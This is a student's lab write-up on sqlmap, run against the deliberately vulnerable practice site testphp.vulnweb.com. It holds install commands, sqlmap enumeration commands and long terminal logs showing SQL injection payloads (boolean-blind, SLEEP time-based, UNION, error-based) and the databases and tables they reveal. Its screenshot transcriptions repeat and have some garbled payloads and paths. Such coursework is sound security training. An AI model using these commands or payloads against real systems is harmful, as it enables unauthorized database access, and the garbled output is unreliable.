

ASSIGNMENT-3

CHITTALA SWATHI

B. TECH

20ME1A4612

RCEE

SQLmap

Step -1 Purpose and Usage of SQLMap:

- SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities.
- We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database. SQLmap is a favourite tool among pen-testers for its ease of use and flexibility.

Step -2 Installation of SQLMap:

- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command: **sudo apt-get install sqlmap**

Step -3 Identifying a Vulnerable Web Application:

- You can use intentionally vulnerable web applications like DVWA (Damn Vulnerable Web Application) or WebGoat for practicing SQL injection attacks.
- Install and set up DVWA on your local machine or use online platforms like OWASP Juice Shop.
- Example : www.testphp.vulnweb.com

Step -4 Performing a Basic SQL Injection Attack:

- Use SQLMap to perform a basic SQL injection attack against the chosen target.
- Example command: `sqlmap -u "http://target.com/page.php?id=1" --dbs`
- This command will identify the databases present in the target application by exploiting the SQL injection vulnerability.

Step-5

Process:

- **Syntax:** `sqlmap -u <website_link> --crawl=2`
- **Sqlmap** -u <http://testphp.vulnweb.com/> --crawl=2
- Enable automatic responses to yes/no questions during command execution by incorporating the `--batch` command.

```
File Actions Edit View Help
kali@kali:~$ sqlmap "http://testphp.vulnweb.com/" --crawl=2 --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
is the end user's responsibility to obey all applicable local, state and federal laws. Developers assu
me no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:40:06 /2024-03-03/

do you want to check for the existence of site's sitemap.xml [y/N] N
[11:40:06] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[11:40:06] [INFO] searching for links with depth 1
[11:40:07] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[11:40:07] [WARNING] running in a single-thread mode. This could take a while
[11:40:09] [INFO] 7/13 links visited (54%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [y/n] Y
do you want to normalize crawling results [y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[11:40:11] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [y/n/q]
> Y
[11:40:11] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[11:40:11] [INFO] using '/home/kali/.local/share/sqlmap/output/results-03032024_1140am.csv' as the CSV results file in multiple targets mode
[11:40:11] [INFO] testing connection to the target URL
[11:40:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:40:12] [INFO] testing if the target URL content is stable
[11:40:12] [INFO] target URL content is stable
[11:40:12] [INFO] testing if GET parameter 'artist' is dynamic
[11:40:13] [INFO] GET parameter 'artist' appears to be dynamic
[11:40:13] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[11:40:13] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [y/n] Y
[11:40:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:40:15] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="non")
[11:40:15] [INFO] testing 'Generic inline queries'
[11:40:15] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:40:16] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:40:16] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:40:16] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:40:17] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:40:17] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:40:17] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:40:18] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:40:18] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:18] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:40:19] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:40:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATETIME)'
[11:40:20] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATETIME)'
[11:40:20] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:20] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:21] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:40:22] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[11:40:22] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
```

```
File Actions Edit View Help
[11:40:11] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[11:40:11] [INFO] using '/home/kali/.local/share/sqlmap/output/results-03032024_1140am.csv' as the CSV results file in multiple targets mode
[11:40:11] [INFO] testing connection to the target URL
[11:40:12] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:40:12] [INFO] testing if the target URL content is stable
[11:40:12] [INFO] target URL content is stable
[11:40:12] [INFO] testing if GET parameter 'artist' is dynamic
[11:40:13] [INFO] GET parameter 'artist' appears to be dynamic
[11:40:13] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[11:40:13] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [y/n] Y
[11:40:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:40:15] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="non")
[11:40:15] [INFO] testing 'Generic inline queries'
[11:40:15] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:40:16] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:40:16] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:40:16] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:40:17] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:40:17] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:40:17] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:40:18] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:40:18] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:18] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:40:19] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:40:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATETIME)'
[11:40:20] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATETIME)'
[11:40:20] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:20] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:40:21] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:40:22] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[11:40:22] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
```

```
File Actions Edit View Help
[11:40:39] [INFO] target URL appears to have 3 columns in query
[11:40:42] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/n] N
sqlmap identified the following injection point(s) with a total of 56 HTTP(s) requests:

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 4641=4641

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 3528 FROM (SELECT(SLEEP(5))))HSMm

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4608 UNION ALL SELECT CONCAT(0x7176707171,0x4b4d47524a446b5754537a67464144756b61706f617a4c72634368717267576159796c78765a7075,0x71626b7671),NULL,NULL --

do you want to exploit this SQL injection? [y/n] Y
[11:40:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [y/n] Y
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/hp/ppp12'
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[11:40:44] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-03032024_1140am.csv'

[*] ending @ 11:40:44 /2024-03-03/

kali@kali:~$
```

```
File Actions Edit View Help
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 4641=4641

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 3528 FROM (SELECT(SLEEP(5)))HSMm)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4608 UNION ALL SELECT CONCAT(0x7176707171,0x4b4d47524a446b5754537a67464144756b61706f617a4c72634368717267576159796c78765a7075,0x71626b7671),NULL,NULL--

do you want to exploit this SQL injection? [Y/n] Y
[11:40:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?files='
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/hpg/zppz12'
[11:40:44] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[11:40:44] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-03032024_1140am.csv'

[*] ending @ 11:40:44 /2024-03-03/

--(kali@kali)-[~]
└─$ cat '/home/kali/.local/share/sqlmap/output/results-03032024_0859am.csv'
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BETU,
```

Here we are finding how many databases are there in a website by using the command as follows:

sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

```
File Actions Edit View Help
--(kali@kali)-[~]
└─$ sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:54:57 /2024-03-03/

[11:54:58] [INFO] resuming back-end DBMS 'mysql'
[11:54:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7347=7347

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716a71),3011)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)

[11:54:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:54:59] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[11:54:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

```
File Actions Edit View Help
a71),3011)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)


Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627a71,0x64f576172426348627a75624d6646645644496d47674b4246784347515256466a6866796466756f,0x716a716a71),NULL--

[11:54:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:54:59] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[11:54:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

We have two databases named as:

- 1) acuart
- 2) information_schema



```
kali@kali:~$ sqlmap -u 'http://testphp.vulnweb.com/listproducts.php?cat=1' --dbs 'acuart,information_schema' --batch

[*] starting @ 11:54:59 /2024-03-03/

[11:54:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:54:59] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema


[11:54:59] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:54:59 /2024-03-03/

(kali@kali)~$ sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart

{1.7.11stable}
https://sqlmap.org
```

In this we particularly choose acuart databases to perform sqlmap



```
kali@kali:~$ sqlmap -u 'http://testphp.vulnweb.com/listproducts.php?cat=1' --dbs 'acuart,information_schema' --batch

[*] starting @ 11:55:44 /2024-03-03/

[11:55:45] [INFO] resuming back-end DBMS 'mysql'
[11:55:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7347=7347

Type: error-based
Title: MySQL >= 5.6 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716a71),3011)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627a71,0x6e4f576172426348627a75624d6646645644496d47674b42467843475152564e6a6866796446756f,0x716a716a71),NULL--

[11:55:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
```

In this command we are finding how many tables are there in a database by using the following command:

sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 --tables


```
File Actions Edit View Help
kali@kali:~$ sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 -tables
[1.7.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 11:56:49 /2024-03-03/

[11:56:49] [INFO] resuming back-end DBMS 'mysql'
[11:56:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7347=7347

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_5
  UBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716
  a71),3011)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)

Screenshot taken
View image
```

```
File Actions Edit View Help
kali@kali:~$ sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 -tables
[1.7.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 11:56:49 /2024-03-03/

[11:56:49] [INFO] resuming back-end DBMS 'mysql'
[11:56:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7347=7347

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_5
  UBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716
  a71),3011)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71
  76627a71,0x6e4f576172426348627a75624d6646645644496d47674b42467843475152564e6a6866796446756f,
  0x716a716a71),NULL--

[11:56:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:56:50] [INFO] fetching database names
[11:56:50] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES |
+-----+

Screenshot taken
View image
```

```
File Actions Edit View Help
kali@kali:~$ sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 -tables
[1.7.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program

[*] starting @ 11:56:49 /2024-03-03/

[11:56:49] [INFO] resuming back-end DBMS 'mysql'
[11:56:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7347=7347

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_5
  UBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716
  a71),3011)



  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71
  76627a71,0x6e4f576172426348627a75624d6646645644496d47674b42467843475152564e6a6866796446756f,
  0x716a716a71),NULL--

